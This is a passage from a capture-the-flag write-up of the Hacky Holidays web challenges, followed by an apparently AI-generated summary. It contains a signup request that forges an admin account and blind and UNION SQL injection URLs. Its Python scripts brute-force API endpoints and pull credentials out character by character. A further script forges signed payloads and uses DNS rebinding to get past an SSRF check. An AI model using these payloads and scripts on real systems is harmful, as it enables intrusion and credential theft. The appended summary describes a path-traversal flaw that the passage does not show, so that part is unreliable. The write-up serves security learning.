In this case, the previous lines turned a value like 1e5 (of exactly three characters) into 100000. Therefore, when a new user was added, it was possible to play with the firstname and lastname POST parameters to insert some Y at the end. The line would have then been stripped to 113 characters with the last statement.
$line .= str_pad( $age,3,"#");
$line .= str_pad( $firstname,15,"#");
$line .= str_pad( $lastname,15,"#");
$line .= 'N';
$line = substr($line,0,113);
A working HTTP payload was the following:
POST /signup-manager/ HTTP/1.1
Host: hackyholidays.h1ctf.com
Connection: close
Content-Length: 122
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="87", " Not;A Brand";v="99", "Chromium";v="87"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://hackyholidays.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hackyholidays.h1ctf.com/signup-manager/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5

action=signup&username=BYYYYYYYYYYYYYY&password=BYYYYYYYYYYYYYY&age=1e5&firstname=AYYYYYYYYYYYYYY&lastname=AYYYYYYYYYYYYYY
This created a new admin user having username and password equals to BYYYYYYYYYYYYYY. Accessing the login panel using those credentials returned the flag and a link to the next challenge.
Flag: flag{99309f0f-1752-44a5-af1e-a03e4150757d}
#Challenge 11 (Welcome to the inception dream) Challenge 11 was accessible by browsing https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59. The challenge contained a list of albums with some pics and a login form. This challenge was very hard and required multiple steps to be fully exploited.
1 - Initial recon An initial recon on the r3c0n_server_4fdk59/ endpoint with Burp "Content Discovery" allowed me to discover the /api endpoint.
However, the webserver returned the following error message when trying to access to an API.
{"error":"This endpoint cannot be visited from this IP address"}
2 - SQL Injection hash parameter The hash parameter in https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash= was vulnerable to a Blind AND SQL Injection vulnerability. The following test confirms the vulnerability: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=jdh34k%27%20AND%204127=4127%20AND%20%27hIVa%27=%27hIVa
Also, a UNION payload is feasible to exploit the vulnerability https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=-8783%27%20UNION%20ALL%20SELECT%20NULL,NULL,database()--%20-
However dumping the data with SQLMAP did not return anything useful
3 - SQL Injection Inception Finally, I discovered that in order to successfully call the API, it was necessary to forge an appropriate request directly from the webserver. The images available on the web application were generated from the webserver using a secret hash.
By tampering the image parameter with a custom endpoint, the following error message was returned by the webserver.
What I discovered was that it was possible to exploit the image generation process and the SQL Injection to craft valid hashes for an arbitrary endpoint. The following payload demonstrates the scenario, which create a valid hash and provides a link for the /api endpoint.
Which results in the following response from the webserver.
4 - API bruteforce I understood that the /api endpoint was in the parent directory, so I tried with the ../api value.
This means that the /api endpoint was successfully reached, but the content-type is not valid. I created a script to discover additional endpoints by bruteforcing the /api folder.
#!/usr/bin/python3

import requests, time, urllib3
import re
from bs4 import BeautifulSoup

if __name__ == "__main__":
    print("[*] Challenge 11 - Identify endpoints")
    with open("api_object_lowercase.txt") as f:
        for endpoint in f:
            session = requests.session()
            x = endpoint.rstrip()
            burp0_url = "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=b%27%20UNION%20ALL%20SELECT%20%221%27%20UNION%20ALL%20SELECT%20%27c%27,%27b%27,%27../api/{}%27--%20-%22,1,2--%20-".format(x)
            burp0_headers = {"Connection": "close", "Content-Type":"application/json","Cache-Control": "max-age=0", "sec-ch-ua": "\"Google Chrome\";v=\"87\", \" Not;A Brand\";v=\"99\", \"Chromium\";v=\"87\"", "sec-ch-ua-mobile": "?0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36", "Accept": "*/*", "Sec-Fetch-Site": "none", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-User": "?1", "Sec-Fetch-Dest": "document", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5"}
            r = session.get(burp0_url, headers=burp0_headers)
            soup = BeautifulSoup(r.text)
            l = soup.find_all("img", {"class": "img-responsive"})
            p = l[2]["src"]
            burp0_url = "https://hackyholidays.h1ctf.com{}".format(p)
            r = session.get(burp0_url, headers=burp0_headers)
            if "Expected" not in r.text:
                print("/{} is available".format(x))
5 - Credentials wildcard bruteforce I found out that the /user endpoint was accessible using that method. Then I tried to find some GET parameters to pass to the URL in order to retrieve credentials using the /user API. I noticed that the "username" GET parameter allowed to perform queries, and furthermore it was possible to perform a bruteforce on the username by using the "%" wildcard character and a comparison of the response to check the right character. The following script performs this scenario to retrieve the username.
#!/usr/bin/python3

import requests, time
import re
from bs4 import BeautifulSoup

if __name__ == "__main__":
    letters = "abcdefghijklmnopqrstuvwxyz1234567890_-$"
    username = ""
    found = False
    for l in range(1,40):
        found = False
        for o in letters:
            session = requests.session()
            burp0_url = "https://hackyholidays.h1ctf.com:443/r3c0n_server_4fdk59/album?hash=b%27%20UNION%20ALL%20SELECT%20%221%27%20UNION%20ALL%20SELECT%20%27c%27,%27b%27,%27../api/user?username={}%25%27--%20-%22,%22%22,%22NO!%22--%20-".format(username+o)
            burp0_headers = {"Connection": "close", "Content-Type":"application/json","Cache-Control": "max-age=0", "sec-ch-ua": "\"Google Chrome\";v=\"87\", \" Not;A Brand\";v=\"99\", \"Chromium\";v=\"87\"", "sec-ch-ua-mobile": "?0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36", "Accept": "*/*", "Sec-Fetch-Site": "none", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-User": "?1", "Sec-Fetch-Dest": "document", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5"}
            r = session.get(burp0_url, headers=burp0_headers)
            soup = BeautifulSoup(r.text)
            l = soup.find_all("img", {"class": "img-responsive"})
            p = l[2]["src"]
            burp0_url = "https://hackyholidays.h1ctf.com{}".format(p)
            r = session.get(burp0_url, headers=burp0_headers)
            if "Expected" not in r.text:
                username = username + o
                print("Username till now {}".format(username))
                found = True
                break
        if found is False:
            break
After having retrieved the username, I used the same process to retrieve the password using the GET password parameter. Following the script to retrieve the password.
#!/usr/bin/python3

import requests, time
import re
from bs4 import BeautifulSoup

if __name__ == "__main__":
    letters = "abcdefghijklmnopqrstuvwxyz1234567890_-$"
    password = ""
    found = False
    for l in range(1,40):
        found = False
        for o in letters:
            session = requests.session()
            burp0_url = "https://hackyholidays.h1ctf.com:443/r3c0n_server_4fdk59/album?hash=b%27%20UNION%20ALL%20SELECT%20%221%27%20UNION%20ALL%20SELECT%20%27c%27,%27b%27,%27../api/user?password={}%25%27--%20-%22,%22%22,%22NO!%22--%20-".format(password+o)
            burp0_headers = {"Connection": "close", "Content-Type":"application/json","Cache-Control": "max-age=0", "sec-ch-ua": "\"Google Chrome\";v=\"87\", \" Not;A Brand\";v=\"99\", \"Chromium\";v=\"87\"", "sec-ch-ua-mobile": "?0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36", "Accept": "*/*", "Sec-Fetch-Site": "none", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-User": "?1", "Sec-Fetch-Dest": "document", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5"}
            r = session.get(burp0_url, headers=burp0_headers)
            soup = BeautifulSoup(r.text)
            l = soup.find_all("img", {"class": "img-responsive"})
            p = l[2]["src"]
            burp0_url = "https://hackyholidays.h1ctf.com{}".format(p)
            r = session.get(burp0_url, headers=burp0_headers)
            if "Expected" not in r.text:
                password = password + o
                print("Password till now {}".format(password))
                found = True
                break
        if found is False:
            break
The process resulted in the following credentials:
grinchadmin / s4nt4sucks
Then, I used those credentials to login into the "Attack Box", where the flag was stored.
Flag: flag{07a03135-9778-4dee-a83c-7ec330728e72}
#Challenge 12 Challenge 12 was accessible by browsing https://hackyholidays.h1ctf.com/attack-box. The challenge contained some IPs to attack clicking on a button.
Clicking on one of the attack buttons performed a request similar to the following.
https://hackyholidays.h1ctf.com/attack-box/launch?payload=eyJ0YXJnZXQiOiIyMDMuMC4xMTMuMzMiLCJoYXNoIjoiNWYyOTQwZDY1Y2E0MTQwY2MxOGQwODc4YmMzOTg5NTUifQ==
The base64 payload contained the following value:
{"target":"203.0.113.33","hash":"5f2940d65ca4140cc18d0878bc398955"}
By trying to tamper the target value, the webserver returned the following error.
It was necessary to bruteforce the hash order to generate new md5 hashes and arbitrary target properties. I used hashcat and the rockyou.txt wordlist for this purpose. Hashcat mode 10 was used, namely md5($pass.$salt). The bruteforce was successful and the secret value resulted to be: mrgrinch463. Afterwards, I created a script to generate new hashes and start attacks with arbitrary target values.
import hashlib,requests,base64,json
import urllib.parse
import webbrowser
import time

if __name__ == "__main__":
	while True:
		ip = "470631266f2a4f108432eff944f33ed6.gel0.space"
		bytes1 = str.encode("mrgrinch463{}".format(ip))
		hash1 = hashlib.md5(bytes1).hexdigest()
		print("[*] Hash is {}".format(hash1))
		payload = {"target":ip,"hash":hash1}
		payload_str = json.dumps(payload)
		payload1 = base64.b64encode(str.encode(payload_str))
		print(payload1)
		payload1_1 = {'payload':payload1}
		payload2 = urllib.parse.urlencode(payload1_1,safe=':+')
		burp0_url = "https://hackyholidays.h1ctf.com:443/attack-box/launch"
		burp0_cookies = {"attackbox": "d09d508e78f3975e0199a5e91dde9687"}
		burp0_headers = {"Connection": "close", "sec-ch-ua": "\"Google Chrome\";v=\"87\", \" Not;A Brand\";v=\"99\", \"Chromium\";v=\"87\"", "sec-ch-ua-mobile": "?0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9", "Sec-Fetch-Site": "same-origin", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-User": "?1", "Sec-Fetch-Dest": "document", "Referer": "https://hackyholidays.h1ctf.com/attack-box", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5"}
		r = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies,params=payload2,allow_redirects=False)
		url = r.headers['Location']
		webbrowser.open_new("https://hackyholidays.h1ctf.com"+url)
		time.sleep(15)
However, when trying to put loopback values as target value, the server returned an error message.
I tried with some bypass (already common for SSRF attacks) but they were not successful. Afterwards, I tried to perform a DNS Rebinding attack to bypass the local IP address check, by putting the 470631266f2a4f108432eff944f33ed6.gel0.space hostname inside the script. The webserver redirected me on the final competition webpage containing the flag.
flag{ba6586b0-e482-41e6-9a68-caf9941b48a0}
Impact
N/A
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the template parameter was insufficiently sanitised, allowing path traversal, and the signup flaw was a numeric conversion bypass in age validation leading to improper truncation.
Impact
An attacker could read files from the web server, including the secret admin file, disclosing its contents.
What the attacker needed
Access to the web application
How it was found
- Browse to the diary application and observe the template parameter.
- Attempt to read index.php by setting template to index.php.
- Craft a payload that bypasses the removal of 'admin.php' and 'secretadmin.php' by nesting the strings.
- Send the payload to read secretadmin.php and retrieve the flag.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a write-up of a capture-the-flag competition, not a real bug bounty report. It shows how players solved puzzles by finding hidden files, guessing passwords, and tricking web applications into revealing secret information. For example, one challenge let players read files on the server by manipulating a parameter, and another let them become admin by exploiting a flaw in how user data was stored.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




